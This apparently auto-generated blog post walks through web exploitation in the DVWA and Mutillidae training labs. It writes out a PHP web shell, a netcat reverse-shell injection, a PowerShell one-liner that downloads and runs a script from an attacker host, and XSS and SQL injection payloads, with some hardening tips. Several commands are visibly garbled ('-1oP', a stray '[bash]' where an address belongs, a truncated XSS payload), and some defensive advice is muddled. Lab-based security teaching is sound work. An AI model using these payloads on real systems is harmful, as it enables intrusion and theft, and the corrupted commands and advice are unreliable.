
Listen to this Post
Introduction:

Understanding the attack surface of modern web applications requires more than theoretical knowledge; it demands immersive, hands-on interaction with vulnerable environments. This article details a proven pathway through the fundamentals of Linux administration, web application exploitation, and proxy tooling, simulating real-world penetration testing scenarios. By focusing on OWASP Top 10 vulnerabilities within controlled platforms like DVWA and Mutillidae, aspiring security professionals can internalize secure coding practices by first mastering the attack vectors.
Learning Objectives & Secrets:
- Objective 1: Master Linux Command-Line Operations for Security
Learn to navigate, manage, and secure Linux file systems, users, and processes—the foundational environment for 90% of penetration testing distributions. - Objective 2: Weaponize Web Vulnerabilities
Move beyond reading about flaws by executing File Upload bypasses, Command Injection leading to reverse shells, and both Reflected/Stored XSS attacks in a lab. - Objective 3: Intercept, Analyze, and Tamper with HTTP Traffic
Secret Tip: Use Burp Suite’s Repeater and Intruder not just to view requests, but to fuzz parameters and automate exploitation attempts—this reveals hidden endpoints and flawed sanitization routines.
You Should Know:
1. The Anatomy of a File Upload Bypass
Many web applications rely on client-side JavaScript or basic MIME type checks to validate uploads, which is trivial to bypass. In DVWA’s low security level, the server only checks the `Content-Type` header. By intercepting the upload request in Burp Suite, you can change `Content-Type: image/jpeg` to `application/x-php` while submitting a malicious PHP web shell. For advanced evasion, use a double extension like `shell.php.jpg` or embed PHP code within EXIF metadata of a legitimate image (ImageMagick CVE-2016-3714).
Step-by-Step Guide:
- Deploy DVWA locally (or via Docker) and log in.
- Navigate to File Upload and attempt to upload a `shell.php` file containing
<?php system($_GET['cmd']); ?>. - Intercept the POST request in Burp Proxy.
- Modify the `Content-Type` to `image/jpeg` and change the filename to
shell.jpg.php. - Forward the request and access the file via
/hackable/uploads/shell.jpg.php?cmd=id. - Windows Command: For Windows environments, use
whoami; Linux command:id; uname -a.
2. Command Injection & Reverse Shells
Command Injection occurs when unsanitized user input is passed directly to the OS shell. In DVWA, the Ping command input is vulnerable. Instead of an IP, input 127.0.0.1; nc -e /bin/bash [bash] 4444. On Windows, use 127.0.0.1 && powershell -1oP -1onI -W Hidden -Exec Bypass -Command "Invoke-Expression (New-Object Net.WebClient).DownloadString('http://attacker/reverse.ps1')". This chains commands, granting shell access.
Step-by-Step Reverse Shell Setup:
- Start a netcat listener on your attack machine:
nc -lvnp 4444. - Inject the payload into the vulnerable field.
- Upon execution, your listener captures the shell.
- Hardening: Use `escapeshellcmd()` in PHP to filter input, or parameterized queries to separate data from commands.
3. Cross-Site Scripting (Reflected & Stored)
XSS allows attackers to execute JavaScript within a victim’s browser. Reflected XSS occurs via URL parameters (e.g., <script>alert('XSS')</script>). Stored XSS is more dangerous—input is saved to the database and served to all users. In Mutillidae, comment sections are classic vectors. Use `”>` to exfiltrate session tokens.
Prevention: Implement Content Security Policy (CSP) headers, encode HTML entities (htmlspecialchars), and use a nonce-based script tag policy.
4. SQL Injection & Blind SQL Injection
In SQLi, crafted inputs manipulate database queries. In DVWA’s User ID field, input `’ OR ‘1’=’1` to return all records. Blind SQLi relies on boolean conditions: `’ AND 1=1 –` and `’ AND 1=2 –` to infer data based on page response differences. Use `sqlmap` for automation:
– Linux Command: sqlmap -u "http://dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="security=low; PHPSESSID=..." --dbs --batch.
– Windows: Use PowerShell to run Python scripts similarly.
5. Configuring Burp Suite as an Intercepting Proxy
Burp Suite acts as a man-in-the-middle between your browser and server. Install Burp’s CA certificate in your browser to decrypt HTTPS traffic. Configure browser proxy settings to 127.0.0.1:8080. In Burp Proxy > Intercept, turn on interception to view raw HTTP requests. Use the Repeater tool to manually craft and resend requests, adjusting headers or payloads to test for vulnerabilities.
Step-by-Step:
- Navigate to Proxy > Options > Add a new proxy listener (if not default).
- Set your browser to use HTTP proxy at port 8080.
- Visit `http://burp` to download and install the CA certificate.
– Turn on Intercept, submit a web form, and edit the request before forwarding.
– Pro Tip: Combine Burp with FoxyProxy extension for quick browser switching.6. Linux Privilege Escalation Commands
After gaining a low-privilege shell, enumerate the system:
– `sudo -l` – List available sudo commands.
– `find / -perm -4000 -type f 2>/dev/null` – Find SUID binaries.
– `ps aux | grep root` – Identify running processes as root.
– `uname -a` – Check kernel version for known exploits (e.g., Dirty Cow). - Windows Equivalent: Use
whoami /priv,systeminfo,net user, and PowerUp.ps1 for enumeration.
Hardening: Remove unnecessary SUID bits, apply kernel patches, and restrict `sudo` commands to specific users with `NOPASSWD` disabled.
7. Secure Coding Practices from an Attacker’s POV
The journey through DVWA and Mutillidae emphasizes that every attack maps to a secure coding countermeasure:
– Input Validation: Whitelist allowed characters (e.g., only digits for IDs).
– Output Encoding: Encode output to prevent XSS (e.g., OWASP Java Encoder).
– Least Privilege: Run web servers as non-root users with limited filesystem access.
– Parameterized Queries: Always use prepared statements (e.g., PDO in PHP, or parameterized SQL in Python) to defeat SQLi.
What Undercode Say:
- Key Takeaway 1: The most effective security training involves breaking systems before fixing them; understanding the “why” behind a vulnerability is essential for building robust defenses.
- Key Takeaway 2: Mastery of the command line and proxy tools is non-1egotiable; they provide the visibility needed to see beyond the UI and uncover hidden risks.
Analysis: Franklin Obiesilim’s approach highlights a structured, lab-based methodology that aligns with industry certifications like OSCP and CEH. By focusing on the OWASP Top 10 and leveraging open-source tools, he avoids vendor lock-in while building transferable skills. The use of public platforms like DVWA and Mutillidae ensures reproducible learning. His emphasis on “learning in public” fosters community accountability and knowledge sharing, which is critical in the fast-evolving threat landscape. The progression from OS fundamentals to application-layer exploitation mirrors the kill chain, enabling a holistic defensive mindset.
Prediction:
- +1 The demand for ethical hackers who can navigate both Linux environments and web application logic will grow as organizations shift to cloud-1ative microservices, where API security is paramount.
- +1 Hands-on lab training will increasingly replace traditional certification courses, as employers prioritize demonstrable skills over theoretical knowledge.
- -1 However, if beginners stop at exploitation without studying patch management and secure SDLC, they risk creating a generation of “script kiddies” rather than true security engineers.
- +1 Open-source tools like Burp Suite and Metasploit will continue to evolve, integrating AI to automate vulnerability detection, thereby reducing time-to-remediation.
- -1 Over-reliance on automated scanners may degrade manual testing skills, making complex, chained attacks harder to detect—underscoring the need for continuous manual practice.
- +1 The cybersecurity skills gap will narrow as learning resources become more gamified and accessible, but the gap between “knowing how” and “thinking like an attacker” will remain the true differentiator.
▶️ Related Video (76% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/ePiTi-mh – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


